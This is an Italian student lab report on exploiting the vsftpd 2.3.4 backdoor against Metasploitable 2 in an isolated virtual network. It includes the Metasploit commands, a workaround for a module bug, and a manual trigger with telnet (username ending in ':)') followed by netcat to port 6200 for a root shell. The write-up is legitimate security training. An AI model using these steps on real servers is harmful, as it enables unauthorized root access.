W15D4

Hacking con Metasploit (backdoor vsftpd 2.3.4)

Emma Rullo

Abstract

È stata completata una sessione di hacking sulla macchina Metasploitable sfruttando il servizio vsftpd 2.3.4, che contiene una backdoor nota, poi è stato dimostrato il controllo ottenuto creando una cartella / test_metasploit. È stato poi analizzato il codice dell'exploit e riprodotto l'attacco manualmente con telnet e netcat.

L'attacco è stato portato a termine con successo ottenendo una shell di root. Durante lo svolgimento è emerso un problema noto delle versioni recenti di Metasploit — il modulo del backdoor non completa più la sessione contro Metasploitable 2 — che è stato analizzato, documentato (issue ufficiale su GitHub) e risolto, ottenendo infine la sessione Meterpreter/shell attesa.


1. Ambiente e ricognizione

Il laboratorio è composto da due macchine virtuali (UTM) sulla stessa rete isolata:

- Kali Linux (attaccante): 192.168.50.100
- Metasploitable 2 (bersaglio): 192.168.50.102

  La ricognizione con nmap verifica le porte rilevanti: la 21 (FTP) è aperta ed espone vsftpd 2.3.4, mentre la 6200 — la porta su cui la backdoor apre la shell — risulta chiusa, perché la backdoor non è ancora stata innescata.

```
nmap -p 21,6200 192.168.50.102
```



Ricognizione nmap: porta 21 (FTP) aperta, porta 6200 chiusa (backdoor non ancora innescata).

2. Backdoor di vsftpd 2.3.4

Nel 2011 l'archivio sorgente di vsftpd 2.3.4 fu manomesso e vi venne inserita una backdoor. Il meccanismo è il seguente: quando ci si collega al server FTP (porta 21) e si invia come username una stringa che termina con la faccina ":)", il codice malevolo si attiva e apre di nascosto una shell con privilegi di root sulla porta 6200. L'attaccante si collega quindi alla 6200 e ottiene una shell di amministratore senza alcuna password. Metasploit automatizza esattamente questo: invia l'innesco e si collega alla backdoor.

3. Problema riscontrato e soluzione

Lanciando il modulo con la configurazione di default, l'exploit rilevava correttamente il target come vulnerabile ma terminava con "Exploit completed, but no session was created", senza aprire alcuna sessione.


Causa (bug noto): nelle versioni recenti di Metasploit il payload di default del modulo è stato cambiato in uno di tipo "fetch" (cmd/linux/http/x86/meterpreter_reverse_tcp) che richiede LHOST e che scarica ed esegue un binario Meterpreter sul target. Questo payload è incompatibile con Metasploitable 2 (Ubuntu 8.04, glibc 2.7), perché il Meterpreter attuale richiede glibc 2.17+. Inoltre il payload storico cmd/unix/interact è stato rimosso dall'elenco dei compatibili, rendendo impossibile tornare al comportamento originale (https://github.com/rapid7/metasploit-framework/issues/21780).

Soluzione: è stato ripristinato il modulo "classico" con il payload cmd/unix/interact e la connessione diretta alla porta 6200, sovrascrivendo il file del modulo. In questo modo non è più richiesto LHOST e non si usa più il Meterpreter incompatibile. È inoltre stato individuato un workaround per il timing dell'emulazione: lanciando il comando **exploit due volte**, il primo tentativo innesca la backdoor (apre la 6200) e il secondo si collega alla porta ormai aperta, creando la sessione.

4. Exploit con Metasploit

Con il modulo ripristinato, il payload di default torna a essere cmd/unix/interact e non è richiesto LHOST. È stato impostato il solo bersaglio e lanciato l'exploit:


```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.50.102
exploit     (primo lancio: innesca la backdoor)
exploit     (secondo lancio: si connette alla 6200 → sessione)
```



Il modulo usa cmd/unix/interact (nessun LHOST); al secondo exploit la backdoor sulla 6200 è aperta e viene aperta la sessione shell di root.

Ottenuta la sessione, intaregendo con la sessione con *sessions -i,* è stato verificato di essere root ed è stata creata la cartella richiesta nella radice del filesystem:

```
sessions -i 2
whoami          → root
id              → uid=0(root) gid=0(root)
mkdir /test_metasploit
ls -la /
```



Sessione Metasploit di root: whoami = root, id = uid=0, e la cartella /test_metasploit creata (visibile nel listing di ls -la /).

5. Analisi del codice dell'exploit

Il codice sorgente del modulo (Ruby) mostra con chiarezza il meccanismo descritto nella teoria:

- si connette al servizio FTP sulla porta 21 e legge il banner;
- invia uno username che termina con la faccina ":)" (sock.put("USER ...:)")), cioè l'innesco della backdoor;
- invia una password qualsiasi;
- si connette alla porta 6200 e, verificato che risponde una shell di root (controllo tramite il comando id → uid=0), aggancia la sessione (handler).

Questa analisi conferma che il payload cmd/unix/interact non fa altro che "interagire" con la shell di root già aperta dalla backdoor sulla 6200 — motivo per cui non serve LHOST né un binario da scaricare, e per cui è compatibile anche con sistemi datati come Metasploitable 2.

6. Riproduzione manuale (telnet + netcat)


L'attacco è stato riprodotto senza Metasploit.

Nel primo terminale è stata innescata la backdoor con telnet sulla porta 21, inviando uno username con la faccina:

```
telnet 192.168.50.102 21
USER pippo:)
PASS ciao
```

Nel secondo terminale ci si è collegati con netcat alla porta 6200, dove la backdoor ha aperto la shell di root:

```
nc 192.168.50.102 6200
whoami   → root      id → uid=0(root)
```



Riproduzione manuale: telnet con USER ":)" innesca la backdoor, netcat sulla 6200 fornisce la shell di root (whoami = root).